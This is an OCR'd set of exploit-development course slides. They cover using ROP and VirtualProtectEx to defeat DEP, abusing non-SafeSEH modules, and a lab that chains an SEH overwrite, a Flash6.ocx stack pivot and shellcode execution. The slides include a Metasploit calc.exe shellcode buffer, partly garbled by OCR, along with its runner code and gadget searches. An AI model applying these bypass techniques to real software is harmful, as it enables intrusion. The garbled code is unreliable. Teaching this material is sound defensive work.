
- The key observation in using ROP is that if we control the stack (which we often do as the attacker) we can cause an arbitrary number of calls to existing code of our choosing.
- This is because any code that ends with a return instruction (like all normal functions) will look to the stack for where they should go to continue execution after the function is complete.

Using ROP to Defeat DEP

- There are two obvious paths we can take here
- Option 1, we can use ROP to return to an existing function that does something useful from an attacker standpoint, like system("/bin/sh").
- Option 2, we can use ROP to effectively disable DEP. Then we will be free to execute shellcode in the usual manner.

DEP implementation weaknesses

- There exist several standard operating system functions that allow you to change the memory permissions on arbitrary ranges of memory.
- Even with DEP enabled system wide, these functions can be freely called during a processes execution to change the memory permissions of pages of memory.
- As an attacker, we can return to these functions and make the stack executable. Then we are free to return/call our shellcode and it will execute freely.



```
/*
 * windows/exec - 200 bytes
 * http://www.metasploit.com
 * VERBOSE=false, EXITFUNC=process, CMD=calc.exe
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x                                    e2"
"\xf0\x52\x57\x8b\x52\x                                    85"
"\xc0\x74\x4a\x01\xd0\x                                    e3"
"\x3c\x49\x8b\x34\x8b\x                                    0d"
"\x01\xc7\x38\xe0\x75\x                                    58"
"\x8b\x58\x24\x01\xd3\x                                    8b"
"\x04\x8b\x01\xd0\x89\x                                    ff"
"\xe0\x58\x5f\x5a\x8b\x                                    00"
"\x00\x00\x50\x68\x31\x                                    56"
"\x68\xa6\x95\xbd\x9d\x                                    75"
"\x05\xbb\x47\x13\x72\x                                    63"
"\x2e\x65\x78\x65\x00";

int main()
{
void (*f)(void);
f = (void (*)())&buf;
f();
}
```

Visual Studio Just-In-Time Debugger

An unhandled win32 exception occurred in calc_shellcode.exe [3252].

Possible Debuggers:


New instance of Microsoft Visual Studio 2010

□ Set the currently selected debugger as the default.

□ Manually choose the debugging engines.

Do you want to debug using the selected debugger?

- We saw this before, this is DEP keeping us safe.




```
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x
"\xf0\x52\x57\x8b\x
"\xc0\x74\x4a\x01\x
"\x3c\x49\x8b\x34\x
"\x01\xc7\x38\xe0\x
"\x8b\x58\x24\x01\x
"\x04\x8b\x01\xd0\x
"\xe0\x58\x5f\x5a\x
"\x00\x00\x50\x68\x
"\x68\xa6\x95\xbd\x
"\x05\xbb\x47\x13\x
"\x2e\x65\x78\x65\x

int main()
{
    unsigned int oldProtect;
    void (*f)(void);
    f = (void (*)())&buf;
    VirtualProtectEx((HANDLE)-1,(void *)buf,0x1000,PAGE_EXECUTE_READWRITE,(PDWORD)&oldProtect);
    f();
}
```

Calculator
Edit View Help
0.
○ Hex ● Dec ○ Oct ○ Bin
● Degrees ○ Radians ○ Grads
□ Inv □ Hyp
Backspace CE C
Sta F-E ( ) MC 7 8 9 / Mod And
Ave dms Exp ln MR 4 5 6 * Or Xor
Sum sin x^y log MS 1 2 3 - Lsh Not
s cos x^3 n! M+ 0 +/- . + = Int
Dat tan x^2 1/x pi A B C D E F

- This is DEP letting us down.
- Notice the call to VirtualProtectEx. Even with DEP enabled, I am free to call this function to make the stack executable so that DEP won’t bother us when we execute shellcode on the stack.

SafeSEH and ASLR

- SafeSEH and ASLR are really only useful to us if the target process and all of its DLL’s opt into them.
- Let’s look at a typical 3rd party application’s SafeSEH/ASLR compliance on a Windows 7 64 bit machine…



```
0:010> !nmod
00290000 002bf000 rsl                   /SafeSEH ON  /GS             rsl.dll
00400000 00480000 RoxioBurnLauncher     /SafeSEH ON  /GS             C:\Program Files (x86)\Ro
00580000 005da000 SQLite352             /SafeSEH ON  /GS             SQLite352.dll
01e30000 01e5e000 rcsl                  /SafeSEH OFF /GS             rcsl.DLL
023d0000 023e9000 vxblock               /SafeSEH ON  /GS             vxblock.dll
10000000 1045a000 AS_Storage_w32        /SafeSEH OFF                 AS_Storage_w32.dll
6c260000 6c311000 SonicLicenseManager13 /SafeSEH ON  /GS *ASLR *DEP SonicLicenseManager13.DL
6c440000 6c52e000 SonicHTTPClient13     /SafeSEH ON  /GS *ASLR *DEP SonicHTTPClient13.DLL
```

- Here I use a useful WinDBG extension called “narly” to automatically tell me the mitigation compatibility of each module loaded into a process address space.
- These are narly’s results on a target process I randomly selected.

http://code.google.com/p/narly/

Non-compatability

- Many 3rd party DLLs that are loaded in a process address space fail to opt into SafeSEH and ASLR.
- If any one of these DLLs fail to opt into these mitigations, they can be leveraged to make our exploit successful.

ASLR Non-compatability

- Having just one DLL in the process address space not be ASLR compatible severely weakens the security of the whole process.
- This weak DLL gives the attacker a large body of code to work with that exists at a reliable location.

SafeSEH non-compatability

- When a DLL fails to opt into SafeSEH, we can use any of its code in a exception handler overwrite scenario.
- This means if we can find a pop-pop-ret sequence in the weak dll (which we usually can), we can exploit an exception handler overwrite in the victim process.


Mitigations bypass lab

- To demonstrate the fragility of Windows exploit mitigation techniques, our next lab will exploit one of our previous targets with all exploit mitigations enabled.
- The mitigations that we will enable and bypass are GS, DEP and SafeSEH. This is pretty much the worst case (from an attacker perspective) that you can expect to find in a vanilla Windows XP target.


Target

- Our target will be the seh_overflow project we have previously exploited, with the aforementioned mitigations turned on.
- Since seh_overflow is a simple project that doesn’t load many DLLs, I’ll force it to load some application DLLs that I’ve found on the system.
- These application DLLs will be abused to help facilitate our attack.

A little help courtesy of Flash



```c
int main(int argc, char **argv)
{
    HMODULE hFlash;
    hFlash = LoadLibrary("Flash6.ocx");
    if (hFlash) {
        printf("loaded flash successfully\n");
    } else {
        printf("flash failed to load\n");
    }
```



```
0:000> !nmod
00400000 00406000 seh_overflow          /SafeSEH ON  /GS *ASLR *DEP
10000000 10194000 Flash6                /SafeSEH OFF
3dfd0000 3e1bb000 iertutil              /SafeSEH ON  /GS *ASLR *DEP
5d090000 5d12a000 COMCTL32              /SafeSEH ON  /GS
```

- Flash6 does not have SafeSEH enabled, which allows us to call any of its code during a SEH overflow. We will abuse this weak DLL to help us bypass other mitigations.

Game Plan

- We will overwrite the Exception Handler and trigger an exception. This will bypass /GS protection because the Exception Handler will be called before the stack cookie is checked at the end of the function epilogue.
- We will initially call code in a non-SafeSEH module (Flash6.ocx) which bypasses SafeSEH.
- We will then call VirtualProtect to change the memory protections on the stack to include the executable bit. This bypasses DEP.
- Finally, we will jump to our shellcode.

Stack Control


- Because we will need to chain several blocks of code together to pull off our attack, we will need to control the stack pointer. More specifically we need esp to point to attack controlled data. This is because we need to:
- Call the VirtualProtect function with the right arguments and the stack controls the arguments.
- Control where executing flows during a return call and the stack controls the result of a return instruction.

We don’t have it

- Whenever we gain control of EIP by corrupting something like a function pointer (like we do with a SEH overflow), we control EIP but not ESP.
- We need to somehow force ESP to point to attacker controlled data so we can control return instructions, arguments to functions, and ultimately call multiple blocks of code to be executed in the order and with the parameters we desire.

Mini Lab 1

- Force seh_overflow to crash by feeding it a file with a lot of 0xDEADBEEF.
- Let the program continue a couple break points/ exceptions until EIP=DEADBEEF.
- What is the value of ESP?
- What range of stack addresses point to attacker controlled data?
- What is the difference between the current value of ESP and the range of stack addresses associated with attacker controlled data?
- What registers point to attacker controlled data?



```
0:000> r
eax=00000000 ebx=00000000 ecx=deadbeef edx=7c9032bc esi=00000000 edi=00000000
eip=deadbeef esp=0012f6c0 ebp=0012f6e0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
deadbeef ??              ???
0:000> ?esp
Evaluate expression: 1242816 = 0012f6c0
0:000> dd 12fb6c
0012fb6c  deadbeef deadbeef deadbeef deadbeef
0012fb7c  deadbeef deadbeef deadbeef deadbeef
0012fb8c  deadbeef deadbeef deadbeef deadbeef
0012fb9c  deadbeef deadbeef deadbeef deadbeef
0012fbac  deadbeef deadbeef deadbeef deadbeef
0012fbbc  deadbeef deadbeef deadbeef deadbeef
0012fbcc  deadbeef deadbeef deadbeef deadbeef
0012fbdc  deadbeef deadbeef deadbeef deadbeef
0:000> dd 12fb6c+444
0012ffb0  deadbeef deadbeef deadbeef deadbeef
0012ffc0  deadbeef deadbeef deadbeef deadbeef
0012ffd0  deadbeef deadbeef deadbeef deadbeef
0012ffe0  deadbeef deadbeef deadbeef deadbeef
0012fff0  deadbeef deadbeef deadbeef deadbeef
00130000  78746341 00000020 00000001 0000249c
00130010  000000c4 00000000 00000020 00000000
00130020  00000014 00000001 00000006 00000034
0:000> ?12fb6c - esp
Evaluate expression: 1196 = 000004ac
0:000> ?(12fb6c+444) - esp
Evaluate expression: 2288 = 000008f0

0:000>
```

- It looks like anywhere from esp+0x4ac to esp +0x8f0 points to attacker controlled data at the time we can control of EIP.

Stack pivot

- If we can find a sequence of instructions of the form add esp, X; ret; for any 0x4ac < X < 0x8f0 we can use it to gain control of ESP while maintaining control of EIP.
- If we can find this instruction sequence in Flash6.ocx we can point the exception handler to it and use it to gain control of the stack because Flash6.ocx does not have SafeSEH enabled.

Mini lab 2


- Run the seh_overflow program again, setting a breakpoint after the point where Flash6.ocx gets loaded.
- Search for a stack pivot that meets the criteria described previously.
- The first bytes for add esp, imm32 ret are:

  0x81 0xc4


  So to perform the search you should execute:

“s flash6 L194000 81 c4”

From this list, try to pick out a suitable stack pivot.



```
10086595  81 c4 00 04 00 00 c3 90-90 90 90 56 6a 2c e8 19
10086acb  81 c4 2c 0b 00 00 c3 90-90 90 90 90 90 90 90 90
10086d6a  81 c4 78 08 00 00 c3 90-90 90 90 90 90 90 90 90
10087430  81 c4 24 01 00 00 c3 90-90 90 90 90 90 90 90 90
1008ddcf  81 c4 00 06 00 00 c3 90-90 90 90 90 90 90 90 90
1008e410  81 c4 00 06 00 00 c3 8b 56 14 8b b4 24 44 06 00
```



```
0:000> u 10086d6a
Flash6!DllUnregisterServer+0x3bd86:
10086d6a 81c478080000    add     esp,878h
10086d70 c3              ret
10086d71 90              nop
10086d72 90              nop
10086d73 90              nop
10086d74 90              nop
10086d75 90              nop
10086d76 90              nop
0:000> ?esp+878
Evaluate expression: 1244984 = 0012ff38
0:000> dd 12ff38
0012ff38  deadbeef deadbeef deadbeef deadbeef
0012ff48  deadbeef deadbeef deadbeef deadbeef
0012ff58  deadbeef deadbeef deadbeef deadbeef
0012ff68  deadbeef deadbeef deadbeef deadbeef
0012ff78  deadbeef deadbeef deadbeef deadbeef
0012ff88  deadbeef deadbeef deadbeef deadbeef
0012ff98  deadbeef deadbeef deadbeef deadbeef
0012ffa8  deadbeef deadbeef deadbeef deadbeef
```

- What offset into the overflowed buffer will ESP point to after we execute the above stack pivot?

Target Stack Configuration

Esp points here after pivot


Overflowed Buffer Symbolic	Fill Me Out
VirtualProtectEx Address	=?
Return address for Virtual Alloc	=?
hProcess Argument	=-1
lpAddress Argument	=?
dwSize Argument	=?
flNewProtect Argument	=?
lplOldProtect Argument	=?

- If we setup our buffer with the above layout, precisely at the point where esp will point after our stack pivot is used, we can call VirtualProtect with whatever arguments we choose.
- Fill out the table for what these arguments should be to allow us to execute our shellcode on the stack.

Putting it all together

- Modify your previous seh_overflow attack to overwrite the exception handler with the address of the stack pivot we discovered.
- Setup your payload so that after the above stack pivot executes, esp is pointing precisely at the values you filled out on the previous page.
- Set the return address for VirtualProtectEx to be the address of your nops/shellcode.

Victory!!!


seh_overflow.exe C:\class\mitigation_bypass_attack - WinDbg:6.11.0001.404 X86
File Edit View Debug Window Help
Disassembly
Offset: @$scopeip
Previous
Calculator
Edit View Help
0.
○ Hex ● Dec ○ Oct ○ Bin
● Degrees ○ Radians ○ Grads
□ Inv □ Hyp
Backspace CE C
Sta F-E ( ) MC 7 8 9 / Mod And
Ave dms Exp ln MR 4 5 6 * Or Xor
Sum sin x^y log MS 1 2 3 - Lsh Not
s cos x^3 n! M+ 0 +/- . + = Int
Dat tan x^2 1/x pi A B C D E F
Disassembly
seh_overfl
